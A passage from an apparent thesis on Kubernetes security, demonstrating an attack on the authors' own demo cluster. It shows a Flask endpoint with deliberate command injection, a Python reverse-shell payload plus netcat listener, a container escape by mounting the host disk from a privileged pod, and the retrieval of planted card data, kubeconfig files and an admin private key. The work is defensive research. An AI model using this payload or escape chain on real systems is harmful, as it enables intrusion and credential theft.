This is an introduced vulnerability which we have control over, but even if this was a real *0day*<sup>17</sup> RCE vulnerability, it would be possible to prevent this critical cascading issue with the use of eBPF. It would be trivial to remove the purposeful vulnerability, introduced by us, but the point is, when an organization is developing a potentially large application, consisting of hundreds of containers, there might be introduced or discovered a vulnerability. For example, a new Common Vulnerabilities and Exposures (CVE) could be disclosed that compromises the otherwise secure application. When such a discovery is made, it is best to have proactively secured the IT-landscape - than retroactively.

---

<sup>16</sup> <https://www.imperva.com/learn/application-security/reverse-shell/> - What is a reverse shell?

<sup>17</sup> <https://www.microsoft.com/en-us/microsoft-365-life-hacks/privacy-and-safety/zero-day-vulnerability-exploit> - What are 0days?



## THE VULNERABLE WORKLOAD

The vulnerable workload we introduce, is a simple Python Flask app (Flask is a popular Python library that makes it easy to create a webservice quickly, Flask has over 60.000 stars on GitHub<sup>18</sup>). Flask is a quick way to create the vulnerable container, which will serve as the vulnerable entry point into the cluster for the attack. Introducing a workload that is vulnerable, is extremely problematic should the workload be run with the 'privileged' security context. The privileged context means that, the spawned container will have access to the underlying system outside the container, compromising the isolation mechanism and thereby providing access to the underlying node in the case that, an attacker could get access to the container.

```
934 apiVersion: apps/v1
935 kind: Deployment
936 metadata:
937   name: vulnerable-python
938   namespace: sock-shop
939 spec:
940   replicas: 1
941   selector:
942     matchLabels:
943       app: vulnerable-python
944   template:
945     metadata:
946       labels:
947         app: vulnerable-python
948     spec:
949       containers:
950       - name: vulnerable-python
951         image: havnevej/speciale-python:1.0.5
952         securityContext:
953           privileged: true
954         ports:
955         - containerPort: 5000
956         resources:
957           limits:
958             cpu: 300m
959             memory: 500Mi
```

Figure 14 Vulnerable container in the Sockshop manifest

---

<sup>18</sup> <https://github.com/pallets/flask>

The container image: 'havnevej/special-Python' is built using the Dockerfile in the thesis repository<sup>19</sup>. This image is a Python Flask app -. The vulnerable web app<sup>20</sup> is extremely simple and the entire source code, can be seen below:

```
1 from flask import Flask, request
2 import os
3
4 app = Flask(__name__)
5
6 @app.route('/')
7 def index():
8     return 'Welcome to my website!'
9
10 @app.route('/search')
11 def search():
12     query = request.args.get('q')
13     result = os.system('ls ./images/' + query)
14     return 'Search results for: ' + result
15
16 if __name__ == '__main__':
17     app.run()
```

Figure 15: Entire flask app source code

Notice that line 13 is extremely dangerous, because it takes a user defined parameter and appends it to a direct system shell command. It achieves the desired result, but in a dangerous and highly discouraged way, as it allows for user defined logic to be run directly. A safer and dedicated way to achieve this functionality, without using 'os.system', would be to use the dedicated 'os.listdir('dir\_path')' function. This function returns a list of all the files from the specific directory and eliminates the possibility of user defined parameters.

---

<sup>19</sup> <https://github.com/Havnevej/Sockshop-speciale/blob/master/test/Python/Dockerfile>

<sup>20</sup> <https://github.com/Havnevej/Sockshop-speciale/blob/master/test/Python/server.py>

## PRIVILEGED CONTAINERS VERSUS UNPRIVILEGED CONTAINERS

As briefly covered, running a container in privileged mode means, that the container has full access to the host system's resources, including kernel capabilities, devices, and file systems. Privileged mode effectively removes all isolation, provided by the containerization technology, and allows the container to interact with the host system, as if it were a regular process running on the host. In contrast, running a container in non-privileged mode, provides the container with a limited view of the host system's resources and restricts its access to the minimum necessary, for it to function. In our context, this means that the privileged pod is essentially a vulnerability to the host system, from the container. The actual *container escape* can be achieved in a variety of ways, as the privileged container bypass many security mechanisms like AppArmor profiles and SELinux profiles. Furthermore, the common practice, of running a container as root, makes a privileged container of the highest threat, as it will be root on the host machine if it escapes to the host system.

### 3.4.3 DESIGNING THE PERFECT APPLICATION

Figure 15 shows the introduced problematic code, and while it is very dangerous and extremely bad coding practice, a vulnerability with similar consequences, could feasibly be introduced by bad coding practice, and a disregard for code quality. It would be uncommon for this exact example code to reach the production environment, for any sized business or organization, due to the deliberate vulnerability. But due to lack of resources or expertise, a piece of code that enables this kind of Remote Code Execution (RCE) vulnerability, would not be infeasible. Accidents happen, and security vulnerabilities and fatal security issues, that allows RCE, are sometimes found in popular libraries, like the recent *Log4j CVE-2021-44228* exploit<sup>21</sup>. This vulnerability would likely have allowed attacks, similar to ours, to take place in an otherwise perfectly designed application<sup>22</sup>. This exploit was aptly called Log4shell, which is exactly the kind of RCE that would be needed for the

---

<sup>21</sup> <https://www.paloaltonetworks.com/blog/security-operations/hunting-for-log4j-cve-2021-44228-log4shell-exploit-activity/> - TheLog4j exploit

<sup>22</sup> <https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?name=CVE-2021-44228&vector=AV:N/AC:L/PR:N/UI:N/S:C/H/I:H/A:H&version=3.1&source=NIST> - Log4shell CVE severity calculator

first step of this demo attack vector, we are simulating. This vulnerability was extremely critical, as it compromised most standalone web application servers, if they used a special logging format for the very popular library, `'log4j'`. Web servers are often run with some elevated privileges, which can be exploited once an attacker has achieved the reverse shell into the server, from an RCE, like Log4shell.

Running a web application server in a container, would provide an extra baseline layer security, through the abstraction and compartmentalized approach of containers. It is not to say, that containers are not more secure than without, if not being aware of how containers operate and communicate and not following best security best practices. For example, with our introduced vulnerability, we will showcase how it is possible to compromise the whole Sockshop system, through a container in the cluster, which gives a sense of separation. This separation between containers does not exist when essentially having superuser rights in the cluster, hence you cannot feel secure without the right configuration in the cluster and the workloads present.

### 3.1 THE SYSTEM VIEWPOINT

For the attack, we port forward directly into the vulnerable pod using the `'kubectl port-forward'` command, which allows us to communicate directly with the container in the cluster, eliminating the need for us, to create a security breach in the frontend through a vulnerable API or other vulnerabilities. This approach was chosen to avoid the extra overhead to understand and tamper with the existing frontend code in the Sockshop demo system. This allowed more time to focus on the attack and prevention flow as this is the important subjects for this thesis. The frontend and rest of the Sockshop, is only present to illustrate the criticality of a breach in another workload in the cluster and is therefore, not relevant for this demonstration.

The RCE vulnerability we are introducing is as stated, a simple Python-based directory search endpoint, which we pretend that we can access through some vulnerability in the frontend service, or through a misconfiguration of the cluster, allowing outside access from the vulnerable workload. The perspective is to demonstrate the possibilities for attackers, when they get inside a container, and not the specific approach of getting ind. The viewpoint of the system, with our entry point into

the vulnerable container, and the regular interaction with the cluster through the internet, is shown below:




Figure 16: Vulnerable system

Figure 16 represents the Sockshop demonstration cluster. We are gaining entry through the Kubernetes API using the previously mentioned port forward, which is possible as we are admins of the cluster.

### 3.2 THE ATTACK IN ACTION

This section will showcase how to exploit the vulnerable Python application, and how to get root privileges on the host node, from inside the insecure container, in the demonstration cluster. The full step-by-step attack walkthrough is available in the thesis repo<sup>23</sup>.

<sup>23</sup> <https://github.com/Havnevej/Sockshop-speciale/blob/master/test/docs/attack.md> - Thesis repo, executing the attack.

As mentioned, for the RCE we are attacking a Python-based directory search endpoint which we have access to through the internet. The search function `def search()` is coded as follows:

```
at-system > sockshop-speciale > test > python > server.py
1  from flask import Flask, request
2  import os
3
4  app = Flask(__name__)
5
6  @app.route('/')
7  def index():
8  |   return 'Welcome to my website!'
9
10 @app.route('/search')
11 def search():
12 |   query = request.args.get('q')
13 |   result = os.system('ls ./images/' + query)
14 |   return 'Search results for: ' + result
15
16 if __name__ == '__main__':
17 |   app.run()
```

Figure 17: The vulnerable Python workload, see<sup>20</sup> above

The above implementation is vulnerable, since it allows user supplied arguments, to be run directly on the system. To capture a *reverse shell* session into the container, and to verify that we have discovered a vulnerability in the application, we use the `netcat24` utility. `Netcat` can listen for incoming connections to our target machine on port `'4444'` - the port number is not important.

```
nc -lvp 4444
```

Figure 18: Netcat setup to listen on local port 4444 for incoming connections.

Now we are listening for incoming connections on our attacker machine, which in our case is the same machine running the cluster and the whole demonstration. However, this is not relevant as the

---

<sup>24</sup> [https://access.redhat.com/documentation/en-us/red\\_hat\\_enterprise\\_linux/7/html/networking\\_guide/sec-managing\\_data\\_using\\_the\\_ncat\\_utility](https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/7/html/networking_guide/sec-managing_data_using_the_ncat_utility)

listener could have been on any machine anywhere on the internet, the only criteria being an open port to listen on and the public IP address sent together with the payload.

To attack the vulnerable endpoint, we invoke the following request:

```
localhost:5000/search?q=<something>|export RHOST="<IP>";export RPORT=<PORT>;python -c 'import socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("/bin/bash")'
```

Figure 19: The command run to connect to attacker machine by spawning a bash shell through Python.

Naturally we benefit from being the creators that setup the environment, and a real attacker would likely have to try many vectors to find one that works. Because we know it is a Python application we are working with, and we know it is a container, we naturally use Python to spawn the shell session. We send the request using *Postman*, which is an API platform for testing and configuring APIs<sup>25</sup>. The “<IP>” in the figure above, is the public IP address of the threat actors control machine, perhaps

```
INFO[0000] Prep: Network
INFO[0000] Created network 'k3d-new'
INFO[0000] Created image volume k3d-new-images
INFO[0000] Starting new tools node...
INFO[0001] Creating node 'k3d-new-server-0'
INFO[0003] Starting Node 'k3d-new-tools'
INFO[0003] Creating LoadBalancer 'k3d-new-serverlb'
INFO[0004] Using the k3d-tools node to gather environment information
INFO[0005] HostIP: using network gateway 172.22.0.1 address
INFO[0005] Starting cluster 'new'
INFO[0005] Starting servers...
INFO[0006] Starting Node 'k3d-new-server-0'
INFO[0021] All agents already running.
INFO[0021] Starting helpers...
INFO[0024] Starting Node 'k3d-new-serverlb'
INFO[0031] Injecting records for hostAliases (incl. host.k3d.internal) and for 2 network member
INFO[0033] Cluster 'new' created successfully!
INFO[0033] You can now use it like this:
kubectl cluster-info
```

Figure 20 K3d cluster start command output.

<sup>25</sup> <https://www.postman.com/product/what-is-postman/> - What is postman.

a *command-and-control* server. The port specified (<PORT>) needs to be open to outside connections on the attacker's network and the 'localhost:5000' is in our case, the vulnerable service which we have port forwarded directly into.

For our demonstration the IP address shown above, is what Docker uses as the internal IP and will usually be something like '172.17.0.1' - this IP address serves as the public IP from within the container, pointing to the host machine. In our scenario, this is also the attacker IP from which we are running the 'netcat' capture.

Invoking the 'GET' request, shown in Figure 21, will spawn a Bash shell in the container, which we can control from our attacker shell. Now, that we are in the container as the attacker, we need to escape the container environment, which we know is possible by simply mounting the host filesystem block device, into the container. The container escape can be achieved in a variety of ways, due to the privileged flag used on the workload - recall Figure 14.




Figure 21: Executing the RCE from postman. Getting a shell is shown in the terminal in the bottom, commands are run to see we are indeed in the container.

Invoking the 'GET' request achieves the *reverse shell* from the listening terminal, shown in the bottom of the figure above. We now have a shell connection into the container from our attacker



shell and can start to escape the container and take control of the node itself, since the pod is run with privileged access.

```
cat /proc/cmdline
> BOOT_IMAGE=/boot/vmlinuz-5.19.0-40-generic root=UUID=b4622f81-
d047-4c8b-86ea-a7dcfb3dd58f ro quiet splash
findfs UUID=b4622f81-d047-4c8b-86ea-a7dcfb3dd58f
> /dev/sda3
mkdir /mnt-test && mount /dev/sda3 /mnt-test
cd /mnt-test/var/lib/docker
```

*Figure 22: the simple and effective attack vector to escape using the mount command.*

After verifying that the 'mount' command is present in the container, all we need to find out, is where the host system is located. The goal of mounting the host filesystem device, into the container and use this vector, is to do whatever we want on the host system. For example, we can retrieve the 'KUBECONFIG' file located at '/etc/rancher/k3s.yaml'. This is the root "KUBECONFIG" file for a k3s Kubernetes cluster, which allows interaction with the API servers and management of the cluster, which means, that the whole cluster is compromised.

Figure 22 shows that we execute 'findfs' and 'cat /proc/cmdline' from within the container. These commands are used to find the host filesystem device if the 'mount' command or 'fdisk' command does not reveal it.

```
root@vulnerable-python-69d4dbff6-jtvlp:/app# mkdir escape
root@vulnerable-python-69d4dbff6-jtvlp:/app# cd escape
root@vulnerable-python-69d4dbff6-jtvlp:/app# mount /dev/sda3 escape
root@vulnerable-python-69d4dbff6-jtvlp:/app# cd escape
root@vulnerable-python-69d4dbff6-jtvlp:/app/escape# ls
ls
bin    dev    lib    lib32  mnt    root  snap    sys  var
boot  etc    lib32  lost+found  opt    run    srv      tmp
cdrom  home  lib64  media   proc   sbin  swapfile  usr
root@vulnerable-python-69d4dbff6-jtvlp:/app/escape# cd home
root@vulnerable-python-69d4dbff6-jtvlp:/app/escape/home# ls
ls
anton  linuxbrew
root@vulnerable-python-69d4dbff6-jtvlp:/app/escape/home# cd anton
root@vulnerable-python-69d4dbff6-jtvlp:/app/escape/home/anton# ls
ls
Desktop  Downloads  Pictures  Templates  snap
Documents  Music      Public    Videos     test-mount
root@vulnerable-python-69d4dbff6-jtvlp:/app/escape/home/anton# cd Desktop
root@vulnerable-python-69d4dbff6-jtvlp:/app/escape/home/anton/Desktop# ls
ls
bcc  learning-ebpf  secret_things  speciale
root@vulnerable-python-69d4dbff6-jtvlp:/app/escape/home/anton/Desktop#
```

Figure 23: Reverse shell showing the escape using mount and navigation to find interesting files on the underlying node.

Shown above is navigating to the user directory from within the container. This is two levels of containerization, instead of the expected one layer, because we are running a Kubernetes cluster using Docker.

The actual escape is shown in the illustration below:




Figure 24 Escaping all the way to the Ubuntu VM because of the K3d environment.

```
...ening on 0.0.0.0 4444
...onnection received on 172.18.0.2 3367
root@vulnerable-python-69dddbff6-jtvlp:/app# cd test
cd test
root@vulnerable-python-69dddbff6-jtvlp:/app/test# cd var
cd var
root@vulnerable-python-69dddbff6-jtvlp:/app/test/var# cd lib
cd lib
root@vulnerable-python-69dddbff6-jtvlp:/app/test/var/lib# cd docker
cd docker
root@vulnerable-python-69dddbff6-jtvlp:/app/test/var/lib/docker# find . | grep secret_file
./app/test/var/lib/docker# find . | grep secret_file
./volumes/d088ee9bf534f8fb4ab881a8acd5b76396a245f7cce5222e35a207dae4431b92/_data/agent/containerd/io.containerd.snapshotter.v1.
overlayfs/snapshots/563/fs/secret_file
./volumes/d088ee9bf534f8fb4ab881a8acd5b76396a245f7cce5222e35a207dae4431b92/_data/agent/containerd/io.containerd.snapshotter.v1.
overlayfs/snapshots/563/fs/secret_file.secret
root@vulnerable-python-69dddbff6-jtvlp:/app/test/var/lib/docker# cat ./volumes/d088ee9bf534f8fb4ab881a8acd5b76396a245f7cce5222
e35a207dae4431b92/_data/agent/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/563/fs/secret_file.secret
<er.v1.overlayfs/snapshots/563/fs/secret_file.secret
customers:
  arne_jensen:
    credit_card: 4065123461235234
    cvc: 921
    exp: 13/29
root@vulnerable-python-69dddbff6-jtvlp:/app/test/var/lib/docker#
```

Figure 25: Retrieving critical information from another container in the cluster.

In fact, we are getting access all the way down to the host system, instead of the virtualized Kubernetes nodes running in docker, this is of course because the Kubernetes nodes are containers themselves. Navigating to `/var/lib/docker/` and running the command: `find . | grep secret` we can retrieve a secret file we have placed in another pod in the cluster, see Figure 25.

Reading the file, gives us the information we have stored as a test, of reading data from other containers in the cluster. For this example, we have highly sensitive credit card information stored in a file, which the attacker now can read. This should illustrate the severity of this security breach. At this point, we would be able to find information used to connect to the Kubernetes cluster API server, because we are root on the node host machine, which would have been a worker node in a real-world scenario and, is the Ubuntu VM in this demonstration. Note that the illustration does not show the mounting of the host filesystem to the `test/` folder, this has been done in another shell in the container.

As highlighted in the previous section (see Figure 25 above), we have effectively compromised the full container environment, further proving this can be seen below:

```
vulnerable-python-69dddbff6-jtvlp:/var/lib/docker# find . | grep kubeconfig
./var/lib/docker/volumes/03293283e3b149bad904df9edab27d9b0fd326d1c485212d16ae2df7e530732c/_data/agent/kubelet.kubeconfig
./var/lib/docker/volumes/03293283e3b149bad904df9edab27d9b0fd326d1c485212d16ae2df7e530732c/_data/agent/k3scontroller.kubeconfig
./var/lib/docker/volumes/03293283e3b149bad904df9edab27d9b0fd326d1c485212d16ae2df7e530732c/_data/agent/kubeproxy.kubeconfig
./var/lib/docker/volumes/03293283e3b149bad904df9edab27d9b0fd326d1c485212d16ae2df7e530732c/_data/server/cred/api-server.kubeconfig
./var/lib/docker/volumes/03293283e3b149bad904df9edab27d9b0fd326d1c485212d16ae2df7e530732c/_data/server/cred/cloud-controller.kubeconfig
./var/lib/docker/volumes/03293283e3b149bad904df9edab27d9b0fd326d1c485212d16ae2df7e530732c/_data/server/cred/scheduler.kubeconfig
./var/lib/docker/volumes/03293283e3b149bad904df9edab27d9b0fd326d1c485212d16ae2df7e530732c/_data/server/cred/admin.kubeconfig
./var/lib/docker/volumes/03293283e3b149bad904df9edab27d9b0fd326d1c485212d16ae2df7e530732c/_data/server/cred/controller.kubeconfig
./var/lib/docker/volumes/d088ee9bf534f8fb4ab881a8acd5b76396a245f7cce522e35a207dae4431b92/_data/agent/kubelet.kubeconfig
./var/lib/docker/volumes/d088ee9bf534f8fb4ab881a8acd5b76396a245f7cce522e35a207dae4431b92/_data/agent/kubeproxy.kubeconfig
./var/lib/docker/volumes/97c1e44f2e006d45fdb8fe5e7c15f90e5d6a4f85d944f4a0492e20e891a19aa6/_data/agent/kubelet.kubeconfig
./var/lib/docker/volumes/97c1e44f2e006d45fdb8fe5e7c15f90e5d6a4f85d944f4a0492e20e891a19aa6/_data/agent/k3scontroller.kubeconfig
./var/lib/docker/volumes/97c1e44f2e006d45fdb8fe5e7c15f90e5d6a4f85d944f4a0492e20e891a19aa6/_data/agent/kubeproxy.kubeconfig
./var/lib/docker/volumes/97c1e44f2e006d45fdb8fe5e7c15f90e5d6a4f85d944f4a0492e20e891a19aa6/_data/server/cred/api-server.kubeconfig
./var/lib/docker/volumes/97c1e44f2e006d45fdb8fe5e7c15f90e5d6a4f85d944f4a0492e20e891a19aa6/_data/server/cred/cloud-controller.kubeconfig
./var/lib/docker/volumes/97c1e44f2e006d45fdb8fe5e7c15f90e5d6a4f85d944f4a0492e20e891a19aa6/_data/server/cred/scheduler.kubeconfig
./var/lib/docker/volumes/97c1e44f2e006d45fdb8fe5e7c15f90e5d6a4f85d944f4a0492e20e891a19aa6/_data/server/cred/admin.kubeconfig
./var/lib/docker/volumes/97c1e44f2e006d45fdb8fe5e7c15f90e5d6a4f85d944f4a0492e20e891a19aa6/_data/server/cred/controller.kubeconfig
./var/lib/docker/volumes/17ab07b94fb1090f8e80e1484632c12ff468ff80bfc0da408d8aee7616adf79e/_data/agent/kubelet.kubeconfig
./var/lib/docker/volumes/17ab07b94fb1090f8e80e1484632c12ff468ff80bfc0da408d8aee7616adf79e/_data/agent/k3scontroller.kubeconfig
```

Figure 26: Finding the Kubeconfig file

This image shows that we are in the host machine and are able to find all the “KUBECONFIG” files like the previously mentioned ‘k3s.yaml’ which resides on k3s nodes, that they use to communicate with the Kubernetes control plane nodes. Once we have access to these, we read one of them that seems interesting for an attack, for example: ‘./volumes/03293283e.../\_data/server/cred/admin.KUBECONFIG’

Once we read this file we get as expected, an Yaml manifest that is a 'KUBECONFIG' file, as shown below:

```
./volumes/7f7b7ac57ed1d00c0521dbeafe6984f16c6a5a534234665348d49b80e4a567d6/_data/server/cred/cloud-controller.kubeconfig
./volumes/7f7b7ac57ed1d00c0521dbeafe6984f16c6a5a534234665348d49b80e4a567d6/_data/server/cred/scheduler.kubeconfig
./volumes/7f7b7ac57ed1d00c0521dbeafe6984f16c6a5a534234665348d49b80e4a567d6/_data/server/cred/admin.kubeconfig
./volumes/7f7b7ac57ed1d00c0521dbeafe6984f16c6a5a534234665348d49b80e4a567d6/_data/server/cred/controller.kubeconfig
./volumes/5a5f91db2887b62b332ed2d6511c45fb912d8c6813c83266704dbe3322594172/_data/agent/kubelet.kubeconfig
./volumes/5a5f91db2887b62b332ed2d6511c45fb912d8c6813c83266704dbe3322594172/_data/agent/k3scontroller.kubeconfig
./volumes/5a5f91db2887b62b332ed2d6511c45fb912d8c6813c83266704dbe3322594172/_data/agent/kubeproxy.kubeconfig
root@vulnerable-python-69dddbff6-jtvlp:/var/lib/docker# cat ./volumes/03293283e3b149bad904df9edab27d9b0fd326d1c485212d16ae2df7
e530732c/_data/server/cred/admin.kubeconfig
<16ae2df7e530732c/_data/server/cred/admin.kubeconfig
apiVersion: v1
clusters:
- cluster:
  server: https://127.0.0.1:6444
  certificate-authority: /var/lib/rancher/k3s/server/tls/server-ca.crt
  name: local
contexts:
- context:
  cluster: local
  namespace: default
  user: user
  name: Default
current-context: Default
kind: Config
preferences: {}
users:
- name: user
  user:
  client-certificate: /var/lib/rancher/k3s/server/tls/client-admin.crt
  client-key: /var/lib/rancher/k3s/server/tls/client-admin.key
```

Figure 27: Finding a user's private key and certificate.

This shows that this user called 'user', is using a private key located at the path: '/var/lib/rancher/k3s/server/tls/client-admin.key' and a certificate for the client located in the same folder.

We will retrieve these, by a simple find command like so:

```
es: {}
name: user
user:
  client-certificate: /var/lib/rancher/k3s/server/tls/client-admin.crt
  client-key: /var/lib/rancher/k3s/server/tls/client-admin.key
root@vulnerable-python-69dddbff6-jtvlp:/var/lib/docker# find . | grep client-admin.key
<vlp:/var/lib/docker# find . | grep client-admin.key
./volumes/03293283e3b149bad904df9edab27d9b0fd326d1c485212d16ae2df7e530732c/ data/server/tls/client-admin.key
./volumes/97c1e44f2e006d45fdb8fe5e7c15f90e5d6a4f85d944f4a0492e20e891a19aa6/ data/server/tls/client-admin.key
./volumes/17ab07b94fb1090f8e80e1484632c12ff468ff80bfc0da408d8aee7616adf79e/ data/server/tls/client-admin.key
./volumes/1e2fe32ad9daf288dec2bd86c9b27a79586ffa9c158c65a395ad22400b7b96e/ data/server/tls/client-admin.key
./volumes/d87f33bda722bc4df55dbfe90091988e99ba415b799e08d2fb12295825fad226/ data/server/tls/client-admin.key
./volumes/7f7b7ac57ed1d00c0521dbeafe6984f16c6a5a534234665348d49b80e4a567d6/ data/server/tls/client-admin.key
root@vulnerable-python-69dddbff6-jtvlp:/var/lib/docker# ls ./volumes/03293283e3b149bad904df9edab27d9b0fd326d1c485212d16ae2df7e530732c/ data/server/tls/
<b0fd326d1c485212d16ae2df7e530732c/ data/server/tls/
client-admin.crt          client-kubelet.key
client-admin.key         client-scheduler.crt
client-auth-proxy.crt    client-scheduler.key
client-auth-proxy.key    dynamic-cert.json
client-ca.crt            etcd
client-ca.key            request-header-ca.crt
client-ca.nochain.crt    request-header-ca.key
client-controller.crt    server-ca.crt
client-controller.key    server-ca.key
client-k3s-cloud-controller.crt  server-ca.nochain.crt
client-k3s-cloud-controller.key  service.current.key
client-k3s-controller.crt  service.key
client-k3s-controller.key  serving-kube-apiserver.crt
client-kube-apiserver.crt  serving-kube-apiserver.key
client-kube-apiserver.key  serving-kubelet.key
client-kube-proxy.crt     temporary-certs
client-kube-proxy.key
root@vulnerable-python-69dddbff6-jtvlp:/var/lib/docker# cat ./volumes/03293283e3b149bad904df9edab27d9b0fd326d1c485212d16ae2df7e530732c/ data/server/tls/client-admin.key
<d16ae2df7e530732c/ data/server/tls/client-admin.key
-----BEGIN EC PRIVATE KEY-----
MhCQAQEEIctC8X7oUi29BeieLVX3+IzRLbrCIYnFshDzRgSKBLltoAoGCCqGSM49
AwEHoUQDQgAEf1Iwj2spjhZuEtmPKRFKcdjDvDHdNqvHqfwXYiZYWEL95+GwBwR
AFYQ4Rj+BRGqWmVSRfdpzVVER6ciVedRZg==
-----END EC PRIVATE KEY-----
root@vulnerable-python-69dddbff6-jtvlp:/var/lib/docker#
```

Figure 28: Reading of the private key data.

